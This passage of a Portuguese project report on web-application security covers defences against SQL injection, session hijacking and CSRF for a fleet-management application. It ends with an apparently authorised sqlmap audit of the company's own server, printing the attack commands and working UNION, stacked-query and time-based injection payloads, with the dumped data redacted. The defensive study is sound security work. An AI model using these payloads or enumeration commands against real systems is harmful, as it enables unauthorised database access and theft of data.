Stored Procedure (Procedimento Armazenado) é um conjunto de declarações SQL respectivamente nomeadas que estão armazenadas na base de dados de uma forma compilada de tal forma que podem ser partilhadas com outros programas. O uso deste estilo de programação pode ser útil no controlo de acesso (utilizadores podem introduzir ou mudar dados mas não escrever procedimentos), no preservar a integridade dos dados (informação é introduzida de forma consistente), e no aumento da performance (declarações apenas precisam de ser escritas uma vez).

Assim como os *prepared statements*, um *stored procedure* é armazenado na base de dados para melhorar a eficiência e fornecer protecção contra ataques de injecção SQL. Relativamente a este último ponto, um *stored procedure*, tal como um *prepared statement*, aceita tudo o que vem como input de dados, interpretando os comandos SQL introduzidos pelo atacante como strings vulgares.

A diferença entre estes dois estilos de programação é que num *stored procedure* o código SQL é definido e armazenado na própria base de dados, sendo este depois chamado a partir da aplicação.

No entanto, ambas as técnicas têm o mesmo efeito na prevenção de injecções SQL, cabendo portanto a nós o poder de escolha da qual se enquadra melhor na nossa aplicação.

3.3.3 *Escaping data*

Esta terceira técnica olha com especial atenção para os inputs fornecidos pelo utilizador, e baseia-se em validar esses dados antes de os colocar numa consulta à base de dados.

Cada Sistema de Gestão de Base de Dados (SGBD) suporta um ou mais métodos específicos para filtração de caracteres para certos tipos de consultas [20]. Portanto, caso consigamos validar o input fornecido pelo utilizador usando os métodos certos fornecidos pela base de dados que estamos a usar, o SGBD não confundirá o input com código SQL escrito pelo programador, evitando assim possíveis vulnerabilidades a injecções SQL.

A combinação desta técnica com as apresentadas anteriormente fornece uma forte defesa contra estes tipos de ataques de injecção de código SQL.

3.3.4 *Least Privilege*

Outro aspecto que pode também ser visto como um boa prática do que propriamente uma técnica é o reduzirmos ao mínimo os privilégios das contas que têm acesso à base de dados. É bastante frequente, por exemplo, usarmos o utilizador *root* quando precisamos de elaborar algum tipo de configuração ou alteração de um ficheiro que requeira permissões de administrador. Tudo fica mais rápido, mas também o risco aumenta quando utilizamos contas que têm privilégios para navegar pela base de

dados.

Para então minimizarmos as probabilidades de um ataque de injecção SQL bem sucedido, deve-se minimizar os privilégios atribuídos a todas as contas da base de dados, e não atribuir permissões de administrador ou DBA às contas da nossa aplicação. Deve ser feita uma análise e verificar para cada conta, que permissões essa conta requer, em vez de tentar descobrir que permissões é que devem ser tiradas. Quando as contas apenas precisam de permissões de leitura, assegura-mo-nos portanto que essas contas apenas terão permissões de leitura para as tabelas que elas precisam aceder. Se um utilizador apenas precisa de aceder a uma porção duma tabela, é considerável criar-se uma *view* que limite o acesso àquela porção da tabela de dados, e também atribuir permissões à conta do utilizador para apenas aceder a essa *view*, em vez de tudo o que estiver adjacente à tabela.

Capítulo 4

Roubo de sessões

No seguimento da problemática abordada no capítulo anterior surgiu também a oportunidade de abordar o tema de roubo de sessões. Actualmente, no âmbito das aplicações web, são muito frequentes ataques que têm como objectivo roubar a sessão de utilizadores autenticados. Quando as funções da aplicação relacionadas com a autenticação e gestão de sessões não são implementadas correctamente, o que acontece é que agentes maliciosos acabam por comprometer as passwords, as chaves, e os tokens de sessão, por exemplo, acabando estes por assumirem a identidade de outro utilizador.

Assim sendo, surgiu a oportunidade e a necessidade de neste projecto se estudar melhor este problema de segurança no âmbito da aplicação de gestão de frotas da Gisgeo. Além disso, de acordo com o projecto OWASP Top Ten, o problema de gestão de sessões e autenticação quebrada encontra-se em terceiro lugar nesse ranking [17].

Neste capítulo será dada uma visão geral sobre este risco de segurança assim como alguns exemplos ilustrativos e algumas medidas de defesa face ao mesmo. De notar ainda que a integração destas medidas de segurança será apresentada num futuro capítulo, assim como as respectivas conclusões (ver secção 9.3).

4.1 Visão global

Comecemos em primeiro lugar por dar uma breve definição do que se entende por sessão web. Uma sessão web (*web session*) é uma sequência de pedidos e respostas HTTP associados a um mesmo utilizador.




Figura 4.1: Sessão Web

(http://www.windowsecurity.com/img/upl/image0021272912447055.jpg)

A maioria das aplicações modernas requerem a retenção de informação ou de estados sobre cada utilizador para a duração de múltiplos pedidos. Portanto, o grande objectivo das sessões é fornecer a habilidade de estabelecer variáveis, tais como privilégios de acesso e definições de localização, que serão vinculadas a cada uma das interacções que cada utilizador tem com a aplicação web aquando da duração da sessão. Desta forma, as aplicações web criam estas sessões para conseguirem manter o controlo de utilizadores anónimos após o primeiro pedido por parte destes.

Assim que uma sessão é autenticada é então criado um identificador de sessão (*session id*). Um identificador de sessão é um conjunto de dados que é usado em comunicações de rede para identificar a sessão e as mensagens que são trocadas pelas partes envolvidas nessa comunicação. Este identificador é temporariamente encarado como sendo o método mais robusto de autenticação usado pela aplicação, como é também o caso de outros métodos como por exemplo username e password, certificados digitais baseados no cliente, smartcards ou biometrias (impressão digital ou retina ocular).

Concluindo, uma sessão é um importante constituinte de uma aplicação web dado que esta fornece capacidades para ligar os módulos que dizem respeito à autenticação e ao controlo de acessos, também disponíveis numa aplicação web, como mostra a figura apresentada abaixo.

Figura 4.2: Diagrama de gestão de sessão

(https://www.owasp.org/images/1/1d/Session-Management-Diagram_Cheat-Sheet.png)

4.2 Ataques de *Session Hijacking*

Todas as aplicações web necessitam de uma forma de reconhecer todas a conexões que são estabelecidas pelos vários utilizadores. O método mais usado pelas aplicações web é portanto a utilização de um session token que é enviado pelo servidor ao cliente, após este último se ter autenticado com sucesso. Acrescentado ao que já foi anteriormente referido, um session token é uma string com tamanho variável que pode ser usado de diferentes maneiras, como num URL ou numa cookie quando definido no cabeçalho de um pedido HTTP. Um possível exemplo é o URL seguinte:

```
HTTP://exemplo.org/?SID=SID_vem_aqui
```

A explicação que está por detrás da necessidade de um session token por parte da aplicação web reside no facto de a comunicação HTTP usar muitas conexões TCP diferentes.

Um ataque de roubo de sessões (*session hijacking*) consiste portanto em comprometer o identificador da sessão ao roubar ou adivinhar um identificador de sessão válido, tendo como objectivo obter um acesso não autorizado ao servidor web.

A seguir descrevem-se dois exemplos de ataques de roubo de sessões.

4.2.1 Session Fixation

Este ataque explora uma limitação no que diz respeito à maneira como a aplicação lida com os identificadores de sessão. Ou seja, quando um utilizador se quer autenticar, a aplicação não gera um novo identificador, tornando assim possível o uso de um já existente. O ataque consiste portanto em induzir um utilizador a autenticar-se usando um identificador de sessão conhecido, e depois em roubar essa sessão através do conhecimento desse identificador. O atacante apenas necessita de fornecer um token de sessão legítimo e tentar que o browser da vítima o use [21].

A figura seguinte tenta descrever este ataque com algum detalhe.




Figura 4.3: Ataque de Session Fixation

(`https://www.owasp.org/images/9/9c/Fixation.jpg`)

Da figura anterior tiramos a seguinte informação:

1. O atacante estabelece uma conexão legítima com o servidor;
2. De seguida usa o identificador de sessão emitido pelo servidor ou tenta ele próprio criar uma sessão com o identificador proposto;
3. O atacante tem que enviar um link com o identificador de sessão estabelecido à vítima, e esta terá que clicar no link e aceder à página web;
4. O servidor verifica que a sessão foi anteriormente estabelecida e conclui que não é necessário criar uma nova;
5. A vítima fornece as suas credenciais ao servidor;
6. Tendo conhecimento do identificador de sessão, o atacante consegue finalmente aceder à conta do utilizador.

4.2.2 Session Sniffing

Num ataque de session sniffing o conceito é muito simples dado que se baseia em alguém que se mantém à escuta no meio da comunicação entre o cliente e o servidor.

O objectivo do atacante é capturar o identificador de sessão em trânsito interceptando a comunicação, usando, por exemplo, um ataque *man-in-the-middle*.




Figura 4.4: Ataque de Session Sniffing

(`https://www.owasp.org/images/c/cb/Session_Hijacking_3.jpg`)

Na figura acima, podemos verificar que em primeiro lugar o atacante usa um sniffer para capturar um identificador de sessão válido ("*Session ID*"), e depois usa esse identificador para obter o acesso não autorizado ao servidor web.

4.3 Boas práticas

No que diz respeito a mecanismos de prevenção, não existem métodos que resolvam por completo este tipo de vulnerabilidades. Resta-nos portanto defender da melhor maneira possível a aplicação, seguindo um conjunto de boas práticas com o objectivo de diminuir o risco de ocorrência destes ataques.

Dado que a gestão de sessões engloba vários aspectos, decidimos agrupar alguns pontos cuja má gestão pode provocar problemas de segurança. De salientar que a implementação destas medidas e as respectivas conclusões serão apresentados num futuro capítulo.

4.3.1 Controlo do tempo de vida da sessão

No que diz respeito ao expirar da sessão são de salientar alguns aspectos:

- Expirar a sessão após um certo período de inactividade;
- Terminação da sessão aquando da ocorrência de erros de segurança;
- Expirar explicitamente e destruir a sessão, através de uma opção de logout.

4.3.2 Identificador de sessão

O identificador de sessão deve ser longo, imprevisível, difícil de reproduzir e criado a partir de fontes aleatórias de elevada qualidade. Deve-se verificar se o identificador de sessão é válido (tamanho e tipo esperado), e se foi gerado pelo servidor e não por um utilizador malicioso.

Além disso, o identificador de sessão deve ser regenerado após ser feita a autenticação com sucesso, depois de uma transação significativa, de um determinado número de pedidos ou após um certo período de tempo, ou na operação de log out.

4.3.3 Cookies de sessão

No que diz respeito às cookies de sessão, não se deve armazenar informação sensível dentro destas (username ou password, por exemplo). Deve-se usar as cookies apenas para propagar o identificador de sessão, pois quando este é transmitido via URL, existe uma grande probabilidade de os pedidos GET serem armazenados no historial, na cache ou nos bookmarks do browser. Consequentemente, o identificador pode ser facilmente visível nestas condições. Por outro lado, é uma boa prática especificar-se o domínio de uma cookie para algo mais específico do que um domínio de alto nível.

De notar também que existem vários atributos das cookies que podem ser usados para proteger a transmissão do identificador da sessão, como por exemplo:

- Atributo "*secure*": instrui os browsers para apenas enviarem as cookies através de uma conexão encriptada HTTPS (SSL/TLS). Este mecanismo é obrigatório para prevenir a divulgação do identificador da sessão através de ataques *Man-in-the-Middle*;

- Atributo "*HttpOnly*": instrui os browsers para não permitirem que scripts (por exemplo, JavaScript ou VBscript) consigam aceder às cookies através da função *document.cookie object* do DOM. Asseguramos assim a prevenção contra roubos de identificadores de sessão através de ataques XSS.

Outro aspecto muito importante é a forma como transmitimos as cookies, daí a necessidade de usarmos uma forte encriptação SSL sempre que possível. Por fim, deve-se também remover as cookies da sessão aquando da destruição da mesma.

4.3.4 Segurança no transporte dos dados

É quase que obrigatório usar uma conexão HTTPS encriptada para toda a sessão web para que se consiga proteger a troca do identificador de sessão de ataques *man-in-the-middle* no tráfego da rede, e sua consequente divulgação. Este processo deve ser levado a cabo em toda a aplicação e não apenas no processo de autenticação onde as credenciais do utilizador são transmitidas.

Adicionalmente, o atributo "*secure*"das cookies deve ser usado para assegurar que o identificador de sessão apenas é transmitido através de um canal seguro. O uso de uma comunicação encriptada também protege a sessão contra alguns ataques de *session fixation* onde o atacante é capaz de interceptar e manipular o tráfego da rede para injectar o identificador de sessão no browser de uma vítima [22].

Capítulo 5

CSRF - *Cross Site Request Forgery*

Foram inicialmente estabelecidos dois problemas de segurança a estudar neste projecto, nomeadamente a injecção SQL e o roubo de sessões. No entanto, após verificarmos os resultados das operações de auditoria levadas a cabo na aplicação web, identificaram-se algumas vulnerabilidades a ataques de CSRF (ver Secção 7.3).

Deste modo, neste capítulo será dada uma breve noção deste tipo de ataque. À semelhança do que foi feito nos capítulos anteriores para as problemáticas já abordadas, foi inicialmente dada uma visão geral deste risco de segurança, seguida de alguns exemplos teóricos e de um conjunto de boas práticas que se podem adoptar. No que concerne às medidas de prevenção que irão ser descritas, a sua integração na aplicação e os respectivos resultados serão apresentados num capítulo posterior (ver Secção 9.4).

De ainda salientar que este risco de segurança encontra-se listado pelo projecto OWASP Top Ten, ocupando o 5º lugar dessa lista [17].

5.1 Visão geral

Um ataque de CSRF -*Cross site Request Forgery* é um ataque típico em aplicações web, o qual permite que um atacante envie pedidos HTTP arbitrários usando como vítima um utilizador. O atacante tenta explorar a confiança que um site tem num utilizador particular, fazendo com que o site seja o alvo do ataque, e o utilizador a vítima e cúmplice, sem que este se aperceba.

Esta situação de cumplicidade deve-se ao facto de ser a vítima (utilizador autenticado) a enviar o pedido, situação essa que acaba por a detecção de um ataque de CSRF. De facto, não se levando em conta alguns passos específicos de modo a diminuir o risco destes ataques, as aplicações quase sempre se tornam vulneráveis.

No fundo, este tipo de ataque tenta enganar a vítima fazendo com que esta carregue uma página web que contenha um pedido malicioso, no sentido em que o atacante herda a identidade e os privilégios do utilizador autenticado. Ao fazer-se passar por ele, o atacante poderá executar acções indesejadas como por exemplo mudar o endereço de email, a morada ou password, ou até executar uma transação.

Em geral, os ataques de CSRF têm como alvo funções que causam mudanças de estado no servidor, mas podem também ser usados para aceder a dados sensíveis.

5.2 Exemplo ilustrativo

Como exemplo apresenta-se o excerto de código representado na figura abaixo, que descreve uma interface que contém um formulário html que permite aos utilizadores comprarem stocks.

```
1. <form action="buy.php" method="POST">
2. <p>Symbol: <input type="text" name="symbol" /></p>
3. <p>Shares: <input type="text" name="shares" /></p>
4. <p><input type="submit" value="Buy" /></p>
5. </form>
```

Figura 5.1: Formulário html para compra de stocks

(http://shiflett.org/articles/foiling-cross-site-attacks)

Este formulário permite que o utilizador especifique o símbolo do stock e as acções que pretende comprar. É depois enviado por POST para o ficheiro buy.php (figura seguinte).

```php
<?php

session_start();

if (isset($_REQUEST['symbol'] &&
    isset($_REQUEST['shares']))
{
    buy_stocks($_REQUEST['symbol'],
               $_REQUEST['shares']);
}

?>
```

Figura 5.2: buy.php

(http://shiflett.org/articles/foiling-cross-site-attacks)

Para se compreender melhor como estes ataques exploram esta lacuna, tomemos agora este pedaço de código de uma página html em que é definida uma imagem:

```html
<html>
<p>Here is my sample image:
<img src="http://example.org/example.png" /></p>
</html>
```

Figura 5.3: Definição de uma imagem numa página html

(http://shiflett.org/articles/foiling-cross-site-attacks)

Suponha-se agora que o URL da imagem era definido da seguinte forma:

```html
<img src="http://example.org/buy.php?symbol=SCOX&shares=1000" />
```

Figura 5.4: Definição de uma imagem numa página html

(http://shiflett.org/articles/foiling-cross-site-attacks)

Deste modo, todo o utilizador que visitar essa página enviará um pedido para example.org. Como no código acima é usada a função $_REQUEST para recolher os dados enviados em vez da função $_POST, o servidor não conseguirá distinguir se os dados foram enviados via URL ou por um formulário adequado.

A imagem seguinte mostra um diagrama que ilustra os pedidos que são feitos, e como este tipo de ataque se comporta:




Figura 5.5: Esquema do funcionamento dum ataque de CSRF

(`http://shiflett.org/articles/foiling-cross-site-attacks`)

Sem se aperceber da situação, é gasto o dinheiro do utilizador na compra de acções quando na verdade foi tudo desencadeado por um agente malicioso que se aproveitou da sessão autenticada e consequente identidade do utilizador para o efeito.

5.3 Medidas de prevenção

Seguindo um conjunto de boas práticas é possível mitigar as hipóteses da ocorrência destes tipos de ataques. Nesta secção são apresentados algumas boas práticas que podem ser implementadas. Foram estudados três mecanismos:

1. Usar POST;

2. Exigência de verificação;

3. Uso de um token anti-CSRF.

5.3.1 Usar POST

No que diz respeito ao uso do método POST, embora não previna totalmente ataques CSRF, deve-se exigir o método POST para qualquer pedido que execute uma acção. Isto significa também usar o método $_POST em vez do método $_REQUEST.

5.3.2 Verificação da identidade do utilizador

No que concerne a uma exigência de verificação da identidade, se um simples pedido poder dispuntar uma acção importante, o risco da ocorrência de um ataque de CSRF pode aumentar. Para acções importantes é aconselhável exigir-se a identificação de um utilizador. Para acções extremamente sensíveis é considerável pedir ao utilizador que forneça uma password de modo a autorizar a acção.

5.3.3 Token anti-CSRF

Temos a opção de usar um token anti-CSRF. A razão principal de um ataque de CSRF é a falha de verificação da intenção do utilizador. Com vista em melhorar esta verificação, é aconselhável adicionar um token anti-CSRF em cada um dos formulários html. Este mecanismo tem como princípio a geração de um token único, também designado por *nonce*, sempre que for executado o download duma página e quando esta for apresentada pelo utilizador quando este aceder à página seguinte. O servidor espera um valor particular do utilizador, para que este depois consiga aceder à página seguinte. Apenas quando o token submetido for igual ao valor que o servidor espera é que a próxima página é carregada.

Considere-se o formulário apresentado na figura 5.1. Quando é feito o pedido a este formulário por parte de um utilizador, é gerado um novo token, guardado posteriormente na sessão do utilizador e incluído no formulário como uma variável escondida. A seguinte figura descreve a criação deste token e posterior adição ao formulário html:

```php
<?php

$token = md5(uniqid(rand(), TRUE));
$_SESSION['token'] = $token;
$_SESSION['token_timestamp'] = time();

?>

<form action="/post.php" method="POST">
<input type="hidden" name="token" value="<?php echo $token; ?>" />'
<p>Subject: <input type="text" name="subject" /></p>
<p>Message: <textarea name="message"></textarea></p>
<p><input type="submit" value="Add Post" /></p>
</form>
```

Figura 5.6: Criação do token e adição do mesmo ao formulário.

(http://shiflett.org/articles/foiling-cross-site-attacks)

Portanto, quando for recebido um pedido pelo código buy.php, não apenas o valor de $_POST['token'] poderá ser comparado com o valor desse token guardado anteriormente na sessão, $_SESSION['token'], como também poderá ser aplicado um timeout para minimizar ainda mais o risco.

Capítulo 6

Auditoria à base de dados

No presente capítulo serão apresentados os resultados provenientes da auditoria levada a cabo à base de dados. Foram executadas operações de auditoria à aplicação de gestão de frotas da Gisgeo, tanto na que se encontra em produção (utilizador comum) como na de testes (utilizador *localhost*). Na aplicação web decidiu-se apenas analisar algumas secções dado estas serem implementadas de uma forma idêntica. Foram efectuadas operações de auditoria nas secções de login, ambiente inicial, e na parte de "Administrador". Para o efeito foi utilizada a ferramenta sqlmap.

6.1 Ferramenta *sqlmap*

Para a execução dos testes de injecção na base de dados foi utilizada a ferramenta *sqlmap* [9]. Esta ferramenta encontra-se integrada no Backtrack, sistema operativo que foi utilizado para as operações de auditoria.

O objectivo destes testes de injecção era encontrar possíveis pontos de injecção SQL na base de dados através da aplicação web, fazendo uso de algumas características do *software sqlmap*, nomeadamente algumas técnicas de *blind injection* e *union query*, e a possibilidade de se obter dumps da base de dados.

De notar que serão omitidos alguns dados que foram obtidos através da injecção de código, dados esses que contêm informações sensíveis, como por exemplo nomes de utilizadores e respectivas passwords, nomes de bases de dados e tabelas. Assim sendo, nos respectivos outputs apenas será mostrada informação que não coloque em risco a integridade da aplicação de gestão de frotas da Gisgeo.

6.2 Resultados da auditoria

6.2.1 Utilizador *localhost*

Nesta secção serão apresentados os outputs obtidos após a execução de várias tentativas de injecção SQL como utilizador *localhost*. Serão também explicados os comandos que foram utilizados para a obtenção dos resultados.

Foi necessário identificarmos o URL do target pretendido, neste caso o URL da aplicação em causa. Isso foi feito através da opção -u (URL, −−url=URL). Foram também sendo escolhidas outras opções como argumento consoante o tipo de teste a executar.

(1) Em primeiro lugar tentou-se penetrar na base de dados através do formulário de login. O objectivo do comando executado era adquirir informação sobre a base de dados que estava a ser utilizada:

- −−current-db (−−*current-db*): fornece a base de dados actual.

O output do comando executado foi o seguinte:

./sqlmap.py -u http://gisgeo-srv/geocar/ −−current-db

[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
[INFO] testing connection to the target url
[INFO] testing if the url is stable, wait a few secçãonds
[INFO] url is stable

[INFO] testing if URI parameter '#1*' is dynamic
[INFO] confirming that URI parameter '#1*' is dynamic
[INFO] URI parameter '#1*' is dynamic
[WARNING] heuristic test shows that URI parameter '#1*' might not be injectable

[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] testing 'MySQL - 5.0 AND error-based - WHERE or HAVING clause'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[INFO] testing 'MySQL - 5.0.11 stacked queries'
[INFO] testing 'PostgreSQL - 8.1 stacked queries'
[INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[INFO] testing 'MySQL - 5.0.11 AND time-based blind'

[INFO] testing 'PostgreSQL - 8.1 AND time-based blind'
[INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[INFO] testing 'Oracle AND time-based blind'
[INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS

[WARNING] URI parameter '#1*' is not injectable
[CRITICAL] all parameters are not injectable (...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/gisgeo-srv'

(2) De seguida foi executado um ataque à base de dados de modo a conseguir-se obter algumas informações acerca da versão da base de dados, utilizador da sessão e base de dados actual, todos os utilizadores e todas as bases de dados disponíveis. Para isso foram necessárias os seguintes argumentos:

- -f (−−*fingerprint*): imprime a identificação ("impresso digital") do sistema de gestão da base de dados de *back-end*;
- -b (−−*banner*): fornece o banner do sistema de gestão da base de dados;
- −−current-user (−−*current-user*): fornece o utilizador da sessão;
- −−current-db (−−*current-db*): fornece a base de dados actual;
- −−users (−−*users*):enumera os utilizadores da base de dados;
- −−dbs (−−*dbs*): enumera as base de dados disponíveis.

O output do comando executado foi o seguinte:

./sqlmap.py -u http://gisgeo-srv/geocar/gi/e/alterauser.php?identif=10000002 -f -b −−current-user −−current-db −−users −−dbs

[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
[INFO] testing connection to the target url
[INFO] testing if the url is stable, wait a few secçãonds
[INFO] url is stable

[INFO] testing if GET parameter 'identif' is dynamic
[INFO] confirming that GET parameter 'identif' is dynamic
[INFO] GET parameter 'identif' is dynamic

[WARNING] heuristic test shows that GET parameter 'identif' might not be injectable
[INFO] testing sql injection on GET parameter 'identif'
[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] testing 'MySQL - 5.0 AND error-based - WHERE or HAVING clause'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[INFO] testing 'MySQL - 5.0.11 stacked queries'

[INFO] testing 'PostgreSQL - 8.1 stacked queries'
[INFO] GET parameter 'identif' is 'PostgreSQL- 8.1 stacked queries' injectable
[INFO] testing 'PostgreSQL - 8.1 AND time-based blind'
[INFO] GET parameter 'identif' is 'PostgreSQL - 8.1 AND time-based blind' injectable
[INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[INFO] target url appears to be UNION injectable with 6 columns
[INFO] GET parameter 'identif' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
GET parameter 'identif' is vulnerable.

sqlmap identified the following injection points with a total of 51 HTTP(s) requests:

===
Place: GET
Parameter: identif
Type: UNION query
Title: Generic UNION query (NULL) - 1 to 10 columns
Payload: identif=10000002 UNION ALL SELECT NULL, CHR(58)||CHR(114)
||CHR(97)||CHR(112)||CHR(58)||COALESCE(CAST(CHR(74)||CHR(101)||CHR(99)
||CHR(102)||CHR(122)||CHR(99)|| CHR(109)||CHR(114)||CHR(110)
||CHR(88) AS CHARACTER(10000)),CHR(32))||CHR(58)||CHR(114)||CHR(98)||CHR(113)
||CHR(58), NULL, NULL, NULL, NULL −−

Type: stacked queries
Title: PostgreSQL - 8.1 stacked queries
Payload: identif=10000002; SELECT PG_SLEEP(5);

Type: AND/OR time-based blind
Title: PostgreSQL - 8.1 AND time-based blind
Payload: identif=10000002 AND 3821=(SELECT 3821 FROM PG_SLEEP(5))
===

[INFO] testing PostgreSQL
[INFO] confirming PostgreSQL
[INFO] the back-end DBMS is PostgreSQL
[INFO] fetching banner

[INFO] actively fingerprinting PostgreSQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: active fingerprint: PostgreSQL - 8.4.0
banner parsing fingerprint: PostgreSQL 8.4.10
banner: 'PostgreSQL 8.4.10 on i486-pc-linux-gnu, compiled by GCC gcc-4.4.real (Ubuntu 4.4.3-4ubuntu5) 4.4.3, 32-bit'

[INFO] fetching current user
current user: (...)

[INFO] fetching current database
current database: (...)

[INFO] fetching database users
[INFO] the SQL query used returns 21 entries
database management system users [21]:
(...)

[INFO] fetching database names
[INFO] the SQL query used returns 14 entries
available databases [14]:
(...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/gisgeo-srv'

(3) No seguimento do comando executado anteriormente em (2) tentamos saber as tabelas da base de dados que está a ser utilizada, usando as seguintes opções:

- −−tables: imprime todas as tabelas de uma base de dados específica;
- -D (*Database*): especificação de uma base de dados.

O output do comando executado foi o seguinte:

./sqlmap.py -u http://gisgeo-srv/geocar/gi/e/alterauser.php?identif=10000002 −−tables -D [*nome da base de dados*]

[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
[INFO] resuming injection data from session file
[INFO] resuming back-end DBMS 'postgresql' from session file

[INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:

===
Place: GET
Parameter: identif
Type: UNION query
Title: Generic UNION query (NULL) - 1 to 10 columns
Payload: identif=10000002 UNION ALL SELECT NULL, CHR(58)||CHR(114)
||CHR(97)||CHR(112)||CHR(58)||COALESCE(CAST(CHR(74)||CHR(101)||CHR(99)
||CHR(102)||CHR(122)||CHR(99)|| CHR(109)||CHR(114)||CHR(110)
||CHR(88) AS CHARACTER(10000)),CHR(32))||CHR(58)||CHR(114)||CHR(98)||CHR(113)
||CHR(58), NULL, NULL, NULL, NULL −−

Type: stacked queries
Title: PostgreSQL - 8.1 stacked queries
Payload: identif=10000002; SELECT PG_SLEEP(5);

Type: AND/OR time-based blind
Title: PostgreSQL - 8.1 AND time-based blind
Payload: identif=10000002 AND 3821=(SELECT 3821 FROM PG_SLEEP(5))
===

[WARNING] on PostgreSQL it is only possible to enumerate on the current schema and on system databases, sqlmap is going to use 'public' schema as database name

[INFO] fetching tables for database 'public'
[INFO] the SQL query used returns 75 entries

Database: public
[75 tables]

(...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/gisgeo-srv'

